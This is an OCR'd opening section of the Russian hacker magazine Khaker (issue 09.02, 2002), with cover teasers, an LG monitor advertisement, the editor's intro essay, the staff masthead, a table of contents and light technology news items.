

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
ver 09.02 (45)
WWW.XAKEP.RU
ISSN 1609-1019
(game)land 10 ЛЕТ 2002
ОСТОРОЖНО!
ВОЗМОЖНО БИОЛОГИЧЕСКОЕ ЗАРАЖЕ...
ПОРНОЗАРПЛАТА
Как становятся порнобаронами
ХАЛЯВНЫЙ ИНТЕРНЕТ:
X-PROXY
ПРОЦЕССОРНЫЕ ВОЙНЫ
Тест последних процов
INSIDE: ВИНЧЕСТЕР
XXXX Новая рубрика! XXXX
МЕЧТА ИДИОТА
Как самому написать интернет-крякер
TOP10 EXPLOITS
Самые популярные эксплойты
DELPHI
IP Config собственными руками
SOFTWARE
только для тех, кто держит в руках номер с диском
на диске тебя ждут 700MB софта, включая:
>>> СОФТ: Win2k SP3, Winamp 3, XSPIDER, лучшие компиляторы ACMа, отладчики и дебеггеры, новый хакерский софт, все ШароWAREZ от M. J. Ash'a, весь софт из PC_ZONE и ВЗЛОМа
>>> ДРАЙВЕРА: nVIDIA Detonator 30.82, ATI Catalyst, USB 2.0, nForce, SiS
>>> ЮНИКС: весь софт из ЮНИКСОИДа, все новые ядра, Nessus, GCC, SAINT, nmap 3.0
>>> ПЛЮС: лучшая музыка, полезные утилиты, лучшие демки с Assembly 2002, стафф для кодера и многое другое...

The Future's Choice

FLATRON®

ВЫБОР БУДУЩЕГО

▲ F700P

▲ L1810B























Технологии LG FLATRON, опережая время, совершили революцию, позволив создавать мониторы, обладающие футуристически прекрасным качеством изображения и ультра–эргономичным дизайном.

Новый монитор FLATRON® F700P

Абсолютно плоский экран,
уникальный динамичный дизайн, частота развертки 95 Khz,
экранное разрешение 1600x1200, USB интерфейс.
LG Flatron F700P - произведение искусства, которое притягивает взгляд,
но абсолютно не утомляет его, сколько бы Вы не смотрели на этот монитор.
Модельный ряд: 17" F700P/F700B; FT775FT/FT795FTPlus; 19" F900P/F900B/FT915FTPlus

Новый монитор FLATRON® LCD L1810B

Супер плоский монитор с диагональю 18,1",
футуристический дизайн просто великолепен,
экранное разрешение 1280x1024, USB интерфейс,
цифровое автосканирование и функция DVI-I – красота
окружающего Вас пространства в своем максимальном выражении.
Модельный ряд: 15" L1510P/L1510B/L1510S; FL575LE/FL563LE; 18" L1810B/L1810M/L1800P

Информационная служба LG: (095) 742 7777; http://www.lg.ru





INTRO-

Недавно я понял, что я - винчестер. Единственная цель моей жизни - собирать информацию. Меня интересует абсолютно все вокруг. У меня на все есть вопросы, на все есть свое мнение. Мне интересно, откуда взялись люди на Земле, меня жутко интересует, что такое черные дыры в космосе, я фанатично роюсь в Интернете, чтобы понять, как появились палочки в японской кухне. Кто придумал компьютерную мышку? Зачем зебрам полоски? Почему по медному кабелю нельзя передавать данные быстрее 2-х мегабит в секунду? Кто измерил скорость света? Почему примитивные биологические вирусы сильнее эволюционно развитых людей? И так далее и до бесконечности. Я не могу просто жить и радоваться жизни. У меня все время недостаток информации.

Как-то раз один человек мне сказал: "А зачем тебе все это? Ты что, будешь применять эти знания в жизни?". "Нет", - ответил я. "А тогда зачем тебе весь этот информационный мусор?" - резонно спросил он. Я не знаю. Действительно не знаю. Мне просто интересно. Я живу информацией, поглощаю ее, заряжаюсь от нее. Мыслить - вот цель моей жизни. Понимать - вот моя мечта.

Подумай сам: мы, человечество, которое мечтает охватить космос и понять вселенную, до сих пор не можем понять самих себя, не расшифровали геном и даже говорим на разных языках! Мы, покорители космоса и свершители тысяч открытий, до сих пор воюем друг с другом и выясняем отношения грубой силой. Мы, объединившие мир сетью Интернет и создающие искусственный разум, не понимаем языка животных, не знаем, откуда мы появились, до сих пор ругаемся и доказываем друг другу - кто прав, а кто виноват! Может быть для того, чтобы понять глобальные вещи, стоит заглянуть в микроскоп?

Я вижу атом. Он необычный и изумительно красивый. Я чуть-чуть удаляю микроскоп и вижу молекулу, которая состоит из атомов. Удаляю еще немного и вижу клетку, построенную из молекул. Я отвожу глаз от микроскопа и вижу орган, состоящий из клеток. Отступаю назад и вижу человека, в котором десятки органов. Еще дальше, и передо мною город, населенный людьми. Еще, и внизу планета, набитая городами. Шаг назад, и я вижу солнечную систему. Еще назад, и передо мной вселенная. Еще дальше… и я вижу атом. Он необычный и изумительно красивый…

Приятного чтения.

SINtez, главред X

+БРАТСКАЯ МОГИЛА+

/РЕДАКЦИЯ
>**Главный редактор**
Сергей «SINtez» Покровский
(sintez@real.xakep.ru)
>**Редактор ВЗЛОМ**
Иван «CuTTer» Петров
(cutter@real.xakep.ru)
>**Редактор PC_ZONE**
Михаил «Centner» Михин
(centner@real.xakep.ru)
>**Редактор JOYSTICK**
Александр «2poisonS» Сидоровский
(2poisonS@real.xakep.ru)
>**Редактор FERRUM**
Константин «p0r0h» Буряков
(p0r0h@real.xakep.ru)
>**Редактор UNIXOID**
Артем «Cordex» Нагорский
(cordex@real.xakep.ru)
>**Редактор CD**
Николай «AvaLANche» Черепанов
(avalanche@real.xakep.ru)
>**Корректор**
Виталий Петрович
(vp@real.xakep.ru)

/ART
>**Арт-директор**
Петров Кирилл «KROt»
(kerel@real.xakep.ru)
>**Дизайнеры**
Алик Вайнер «Jmurik»
(alik@real.xakep.ru)
Евгений Чарский
Роман Фофанов

/PR
>**PR менеджер**
Губарь Яна
(yana@gameland.ru)

/INET
>**WebBoss**
Скворцова Алена
(Alyona@real.xakep.ru)
>**Редактор сайта**
Леонид Боголюбов
(xa@real.xakep.ru)

/РЕКЛАМА
>**Руководитель отдела**
Игорь Пискунов
(igor@gameland.ru)
>**Помощник руководителя**
Емельянцева Ольга
(olgaeml@gameland.ru)
>**Менеджеры отдела**
Алексей Анисимов
(anisimov@gameland.ru)
Басова Ольга
(olga@gameland.ru)
Крымова Виктория
(vika@gameland.ru)
Авдеев Владимир
(avdeev@gameland.ru)
Рубин Борис
(rubin@gameland.ru)

тел.: (095) 229.43.67
(095) 229.28.32
факс: (095) 924.96.94

/PUBLISHING
>**Учредитель и издатель**
ООО «Гейм Лэнд»
>**Директор**
Дмитрий Агарунов
(dmitri@gameland.ru)
>**Финансовый директор**
Борис Скворцов
(boris@gameland.ru)

/ОПТОВАЯ ПРОДАЖА
>**Руководитель отдела**
Владимир Смирнов
(vladimir@gameland.ru)
>**Менеджеры отдела**
Андрей Степанов
(andrey@gameland.ru)
Самвел Анташян
(samvel@gameland.ru)

тел.: (095) 292.39.08
(095) 292.54.63
факс: (095) 924.96.94


>**Технический директор**
Сергей Лянге
(serge@gameland.ru)


/ДЛЯ ПИСЕМ
101000, Москва,
Главпочтамт, а/я 652, Хакер
http://www.xakep.ru
magazine@real.xakep.ru

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ № 77-11802
от 14 февраля 2002 г.

Отпечатано в типографии «**ScanWeb**», Финляндия

Тираж **75 000** экземпляров.
Цена договорная.


Иллюстрация: Петров Кирилл (KROt)
WARNING!!!
Редакция напоминает, что вся информация, которую мы предоставляем, рассчитана прежде всего на то, чтобы указать различным компаниям и организациям на их ошибки в системах безопасности.


CHERRY
TIPS&TRICKS
Ведущий рубрики Tips&Tricks
Иван Скляров (Sklyarov@real.xakep.ru)
Присылай мне свои трюки и советы и, возможно, ты увидишь их на страницах][.
В конце года самый активный участник получит 100$.
Редакция журнала и ведущий рубрики не несут ответственности за советы, которые читатели дают друг другу ;).
54/Создаем свой Линукс-дистрибутив
57/Пропатчим все от А до Я!
60/Delphi: IP Config собственными руками
63/Графика: Первая анимация
66/Игровой турнир? Как два байта...!
70/Уроки Мастерства: Warcraft 3
74/Зал суда
80/ШароWAREZ
86/WWW
88/FAQ
90/e-mail
92/Хумор
96/Борда
5 Юниксоид
6 Кодинг
7 JoyStick
8 Юниты
9 Quit>

!!! Алекс Целых (News@real.xakep.ru)

» КОМПЬЮТЕРНЫЙ КОФЕ

● Ник Пелис, смышленый парниша из Штатов, запарился бегать на кухню за свежим кофе и встроил в свой писюк кофеварку. Ножовкой по металлу он аккуратно вырезал нишу в нижней части тауэра. В ней предстояло разместить разрозненные компоненты простенькой кофеварки. Нагревательный элемент был помещен на низ и подсоединен к блоку питания тачки, краник с фильтром Ник закрепил сверху. Из оргстекла был сооружен вместительный резервуар для воды. Боковую стенку было решено застеклить и оживить танцующими огоньками, а внутренности осветить красным неоном. Горячий воздух выводится наружу двумя мощными кулерами. Процессор, по словам изобретателя, дополнительно не нагревается. За сеанс активного использования на корпусе оседает всего несколько капель влаги. Приготовление порции кофе занимает каких-то 5 минут. Каждое утро Ник дистанционкой включает кофеварку и к завершению загрузки виндов уже разгребает почту за чашкой кофе. На очереди сооружение Caffeine Machine 2.0, варящей экспрессо и каппучино. Подробные схемы и инструкции ты найдешь в Интернете: http://pim-prig.com/sections.php?op=viewarticle&artid=72&page=1



» ПРЕМИЯ ЗА ВЕЛОСИПЕД

● Инженер Геннадий Васильев из Барнаула изобрел велосипед, за что получил высшую для Кулибиных награду - Золотую медаль выставки в Женеве. В отличие от традиционной конструкции велосипеда, когда полезная работа совершается при давлении на педали сверху, смелая разработка лишена цепи и звездочек трансмиссии, а педали движутся попеременно. Революционный механизм привода позволяет разогнать транспортное средство до скорости 80 км/ч. Серийному производству велосипедов пока что препятствует отсутствие возможности изготавливать высокоточные детали. Последний раз награда в области механики вручалась на выставке в Женеве 15 лет назад.



» УТИ-ПУТИ, НЕ ЗАСНЕШЬ

● Аргентинские студенты изобрели эффективное устройство для борьбы со сном и усталостью. Чтобы не захрапеть на лекции, под подбородок при помощи ремешка крепится веселый резиновый утенок Patomaster. Первые же потуги клевать носом, как только голова слабеет и чуть наклоняется вперед, пресекаются жутким утиным кряканьем. Помимо служения делу науки, новинке прочат спасение человеческих жизней на транспорте. Patomaster продается на сайте в Интернете по цене 10 долларов за штуку.

» ДВУХСОТЛЕТНИЙ ЧЕЛОВЕК

● Ученые американского университета Карнеги сконструировали необычного робота-старика. Выживший из ума доктор Горацио Беардслей - это занимательный и милый андроид с чертами старого горемыки из русских народных сказок. Его лицо испещрено морщинами и покрыто густой растительностью. Простенькая система искусственного интеллекта тем не менее позволяет Доку сносно общаться с окружающими. При этом он по-стариковски шамкает и без стеснения высказывает свое прескверное настроение: бубнит под нос куплеты, отрыгивает, икает, чихает и храпит. На многочисленные расспросы Док сообщает, что он родом из семьи пастуха, и главное его достижение на поприще науки - изобретение плитки молочного шоколада и бесконечной краюхи хлеба. Если добавить к рассеянному бреду нечего, Док корчит гримасу непонимания и ссылается на старческий маразм.



» ВСПОМНИТЬ ВСЕ

